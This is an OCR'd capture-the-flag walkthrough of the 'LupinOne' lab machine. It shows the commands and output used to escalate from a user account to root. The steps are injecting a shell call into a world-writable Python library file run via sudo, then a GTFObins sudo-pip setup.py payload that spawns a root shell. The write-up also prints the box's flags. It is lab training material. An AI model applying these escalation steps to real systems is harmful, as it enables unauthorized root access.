
```
    ....    ....    ...    ....@.,%&@..    ....    ...    ....    ....    ....
    ...,    ....    ....   .*/,...&.,,,    ....    ....   .,..    ...,    ...,
.,.,    .,.,    ,,.,    .,../*,,&,,    ,.,,    ,.,,    ..,    .,.,    .,.,    ,,

3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}
```

got user flag.




```
icex64@LupinOne ~ (0.028s)
cat .bash_history

cat .bash_history
clear
ls -la
clear
pwd
clear
cat user.txt
su root
pwd
nano .bash_history
clear
pwd
clear
exit
ls
cat user.txt
cd /var/www/
ls
cd html
ls
cd \~myfiles/
ls
cd ../\~secret/
ls
cd
ls
ls -al
```

So, saw bash history file and saw "su root", so maybe user has some privileges of root user i guess.




```
icex64@LupinOne ~ (0.03s)
sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

A file....




```
icex64@LupinOne ~

icex64@LupinOne ~ (0.021s)
ls /home
arsene  icex64
```

Oh!!! so we have to do horizontal priv. esc. first.




```
icex64@LupinOne /home/arsene
|

icex64@LupinOne /home/arsene (0.029s)
ls -al heist.py
-rw-r--r-- 1 arsene arsene 118 Oct  4  2021 heist.py

icex64@LupinOne:/home/arsene (0.014s)
cat heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
```

Saw permissions as well as the code in the file. It mentioned webbrowser module. Let's search for it in the system.




```
icex64@LupinOne /home/arsene (0.104s)
find / -name webbrowser.py 2>/dev/null
/usr/lib/python3.9/webbrowser.py

icex64@LupinOne /home/arsene (0.655s)
find / -name webbrowser 2>/dev/null
```

So, found one...




```
icex64@LupinOne /home/arsene
|

icex64@LupinOne /home/arsene (0.024s)
ls -al /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24087 Oct  4  2021 /usr/lib/python3.9/webbrowser.py
```

Oh!!! We have got some permissions!!!




```
def open(url, new=0, autoraise=True):
    """Display url using the default browser.

    If possible, open url in a location determined by new.
    - 0: the same browser window (the default).
    - 1: a new browser window.
    - 2: a new browser page ("tab").
    If possible, autoraise raises the window (the default) or not.
    """
os.system("/bin/bash")
```

So, added a bash shell execution command in the definition of a function which will be called when we execute the file in arsene user's directory.




```
icex64@LupinOne /home/arsene
sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
Its not yet ready to get in action
arsene@LupinOne:~$
```

Got a shell as arsene user. Let's go for root.




```
arsene@LupinOne:~$ cat note.txt
Hi my friend Icex64,

Can you please help check if my code is secure to run, I need to use for my next heist.

I dont want to anyone else get inside it, because it can compromise my account and find my secret file.

Only you have access to my program, because I know that your account is secure.

See you on the other side.

Arsene Lupin.
arsene@LupinOne:~$
```

Saw note.txt in aresene user's home directory and saw the content and found nothing but it also talked about a secret file. What is it??



```
Arsene Lupin.
arsene@LupinOne:~$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:~$
```


Didn't find a file, so did "sudo -l" and can run pip as root user.



```
arsene@LupinOne:~$ TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
Processing /tmp/tmp.sHpTY5T44z
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# 
```

So, saw the payload from GTFObins and got root.

```
,                    &&&&&&*                          @&&&&&&
,                *&&&&&                                   &&&&&&
,              &&&&&                                         &&&&&.
,            &&&&                   ./#%@@&#,                   &&&&*
,          &%&&          &&&&&&&&&&&&**,**/&&(&&&&&&&&            &&&&
,        &@(&        &&&&&&&&&&&&&&&.....,&&*&&&&&&&&&&&            &&&&
,      .& &          &&&&&&&&&&&&&&&      &&.&&&&&&&&&&&              &%%
,     @& &           &&&&&&&&&&&&&&&      && &&&&&&&&&&&               @&&&
,    &%((            &&&&&&&&&&&&&&&      && &&&&&&&&&&&                #&&&
,   &#/*             &&&&&&&&&&&&&&&      && #&&&&&&&&&&(                (&&&
,  %@ &              &&&&&&&&&&&&&&&      && ,&&&&&&&&&&&                 /*&/
,  & &               &&&&&&&&&&&&&&&      &&* &&&&&&&&&&&                  & &
, & &                &&&&&&&&&&&&&&&,     &&& &&&&&&&&&&&(                  &,@
,.& #                #&&&&&&&&&&&&&&(     &&&.&&&&&&&&&&&&                  & &
*& &                 ,&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&            &(&
*& &                 ,&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&           & &
*& *              &&&&&&&&&&&&&&&&&&&@.                 &&&&&&&&             @ &
*&              &&&&&&&&&&&&&&&&&&@    &&&&&/          &&&&&&                & &
*% .           &&&&&&&&&&&@&&&&&&&   &  &&(  #&&&&   &&&&.                   % &
*& *            &&&&&&&&&&   /*      @%&%&&&&&&&&    &&&&,                   @ &
*& &               &&&&&&&           & &&&&&&&&&&     @&&&                   & &
*& &                    &&&&&        /   /&&&&         &&&                   & @
*/(,                      &&                            &                   / &.
* & &                     &&&       #             &&&&&&      @             & &.
* .% &                    &&&%&     &    @&&&&&&&&&.   %@&&*               ( @,
/  & %                   .&&&&  &@ @                 &/                    @ &
*   & @                  &&&&&&    &&.               ,                    & &
*    & &               &&&&&&&&&& &    &&&(          &                   & &
,     & %           &&&&&&&&&&&&&&&(       .&&&&&&&  &                  & &
,      & .. &&&&&&&&&&&&&&&&&&&&&&&&&&&&*          &  &                & &
,       #& & &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&        &.             %  &
,         &  , &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&.     &&&&          @ &*
,           & ,, &&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&.  /&&&&&&&&    & &@
```



```
,             &  & #&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&  &&&&&&&&@ &.  &&
,               && /# /&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&# &&&# &# #&
,                  &&  &( .&&&&&&&&&&&&&&&&&&&&&&&&&&&  &&  &&
/                     ,&&(  &&%   *&&&&&&&&&&&%   .&&&  /&&,
,                           &&&&&/...         .#&&&&#

3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
See you on the next heist.
# 
```